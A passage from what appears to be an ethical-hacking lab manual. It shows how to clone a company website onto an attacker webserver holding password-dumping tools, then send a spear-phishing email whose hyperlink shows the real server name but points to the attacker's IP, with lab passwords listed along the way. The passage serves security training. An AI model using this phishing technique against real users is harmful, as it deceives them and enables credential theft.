    root@bt:/var/www/server.xyzcompany.com # **cp -r * /var/www**


ls /var/www and ls /var/www/images can be typed for quality assurance.



```
root@bt:/var/www/server.xyzcompany.com# cp -r * /var/www
root@bt:/var/www/server.xyzcompany.com# ls /var/www
images  index.html  LsaExt.dll  PwDump.exe  pwservice.exe  server.xyzcompany.com  wstool
root@bt:/var/www/server.xyzcompany.com# ls /var/www/images/
back.gif  XYZ.jpg
```

Figure 15: Copying Files and Folders to the Webroot

15. To start the webserver on the BackTrack Linux machine, type the following:
    root@bt:/var/www/server.xyzcompany.com # **apache2ctl start**



```
root@bt:/var/www/server.xyzcompany.com# apache2ctl start
root@bt:/var/www/server.xyzcompany.com# 
```

Figure 16: Starting the Web Server

16. Open Firefox by going to **Applications** from the menu bar, selecting **Internet**, and then selecting **Firefox**. Go to the URL http://127.0.0.1 to see your homepage.




Figure 17: The Copied Website

1.2 Conclusion

An attacker will often copy the website of the victim and use it later when they perform Spear Phishing attacks. If a person visits the same site every day, they are less likely to examine the URL carefully. Wget is one tool that can be used to copy a website.

1.3 Discussion Questions

1. What is wget?
2. How do you download a web page with wget?
3. How do you download a webpage and the corresponding graphics with wget?
4. What might be a valid reason to use wget instead of a browser?

2 Sending the Spear Phish Email to the Victim

The copied website exists on the attacker's machine. The attacker will now use Spear Phishing to get an internal user to go to the site and enter their credentials.
In this exercise, you will use a Spear Phish attack and convince the victim to log on to the copied website on the attacker's box, instead of their own internal website. You will also exploit the browser of the victim when they connect to your attacker machine.

2.1 Configure and Send Spear Phish Email

1. On **Windows 7**, open **Outlook** by clicking the desktop shortcut.





Figure 18: Opening Outlook

2. Click **Next** at the startup screen. Click **Next** to configure an email account.




You can configure Outlook to connect to a Microsoft Exchange Server, Internet E-mail, or other E-mail server. Would you like to configure an E-mail account?

● Yes

○ No

Figure 19: Yes to Configure Email

3. Select **POP3** (Post Office Protocol) as the server type. Click the **Next** button.



Server Type
You can choose the type of server your new e-mail acount will work with.

○ **Microsoft Exchange Server**
Connect to an Exchange server to read e-mail, access public folders, and share documents.


● **POP3**
Connect to a POP3 e-mail server to download your e-mail.

Figure 20: POP 3 Server

4. Fill out the following fields:

- For your **name,** put **Sam**
- For your **Email Address**, put sperkins@XYZCOMPANY.com
- For your **User Name**, put **sperkins**
- For your **Password**, type **password**
- For the **Incoming and Outgoing Server**, put **216.1.1.1** (Firewall IP)

Click **Next** and **Finish**. You will receive a welcome to Outlook message.



E-mail Accounts

Internet E-mail Settings (POP3)
Each of these settings are required to get your e-mail account working.

User Information

Your Name: Sam
E-mail Address: erkins@XYZCOMPANY.com

Server Information

Incoming mail server (POP3): 216.1.1.1
Outgoing mail server (SMTP): 216.1.1.1

Logon Information

User Name: sperkins
Password: *********
☑ Remember password

☐ Log on using Secure Password Authentication (SPA)

Test Settings

After filling out the information on this screen, we recommend you test your account by clicking the button below. (Requires network connection)


Figure 21: Mail Settings

5. Click the **New** button in the top Left corner of Outlook.
   Follow the steps below to successfully send the email to rmiller.

   - Leave the **To** box blank
   - Leave the **Subject** blank
   - In the **message** area, type:

Reggie,


I am having some issues with the SQL server
Can you log in to the web server http://server.XYZCOMPANY.COM
 and test it. Respond to my email and let me know if it worked.
-Sam



Reggie,
I am having some issues with the SQL server
Can you log in to the web server http://server.XYZCOMPANY.COM
 and test it. Respond to my email and let me know if it worked.
-Sam

Figure 22: Spear Phish Email

6. Save the email by selecting **File** from the menu bar and selecting **Save As**.



Save in: My Documents

File name: SQL

Figure 23: Saving the Email as a HTML file

7. Close the email message and select **No** to save the changes message box.




Figure 24: No to Save Changes

We will now edit the saved file, changing server.XYZCOMPANY.COM to IP address 216.6.1.200. To do this, click on **Start** and select **Documents** from the menu. Right-click on **SQL.htm**, choose **Open with**, and select **Notepad** from the menu list.





Figure 25: Editing the Hypertext

8. Change **server.xyzcompany.com** to the IP address of **216.6.1.100** (after href).




```
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.0 Transitional//EN">
<HTML><HEAD>
<META content="text/html; charset=us-ascii" http-equiv=Content-Type>
<META name=GENERATOR content="MSHTML 8.00.7600.16385"></HEAD>
<BODY>
<DIV><FONT size=2 face=Arial>Reggie,<BR>I am having some issues with the SQL
server<BR>Can you log in to the web server <A
href="http://server.XYZCOMPANY.COM">http://server.XYZCOMPANY.COM</A><BR>&nbsp;and
test it. Respond to my email and let me know if it
worked.<BR>-Sam</FONT></DIV></BODY></HTML>
```

```
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.0 Transitional//EN">
<HTML><HEAD>
<META content="text/html; charset=us-ascii" http-equiv=Content-Type>
<META name=GENERATOR content="MSHTML 8.00.7600.16385"></HEAD>
<BODY>
<DIV><FONT size=2 face=Arial>Reggie,<BR>I am having some issues with the SQL
server<BR>Can you log in to the web server <A
href="http://216.6.1.100">http://server.XYZCOMPANY.COM</A><BR>&nbsp;and
test it. Respond to my email and let me know if it
```

Figure 26: Save Changes to the Hypertext

9. Click **New** from the Outlook Menu bar. Click **Insert file**. Single-click on **SQL.htm** and click the arrow dropdown box and change to **Insert as Text.**



Look in: My Documents


Files of type: All Files (*.*)

Figure 27: Loading the Altered File

The email message will reappear as originally typed, but the hyperlink advertised to http://server.XYZCOMPANY.COM will now go to 216.6.1.100.

10. Now we need to add a sender address and a subject. Type the following:

- In the **To** box, type **rmiller@XYZCOMPANY.COM**
- For the **Subject**, type **SQL Test**




To... rmiller@XYZCOMPANY.COM
Cc...
Subject: SQL Test

Reggie,
I am having some issues with the SQL server
Can you log in to the web server http://server.XYZCOMPANY.COM
and test it. Respond to my email and let me know if it worked.
-Sam

Figure 28: Adding To and Subject Fields

11. Click **Send** on the Windows 7 machine to send the Spear Phish email.



To... rmiller@XYZCOMPANY.COM
Cc...
Subject: SQL Test

Reggie,
I am having some issues with the SQL server
Can you log in to the web server http://server.XYZCOMPANY.COM
and test it. Respond to my email and let me know if it worked.
-Sam

Figure 29: Sending the Official Looking Email

12. Log on to **Windows XP Pro** as **Administrator** with the password of **Ethicalhackin&.**




Figure 30: Logging in as Administrator

13. Click on the **start** button and then select **Email** from the Start Menu.

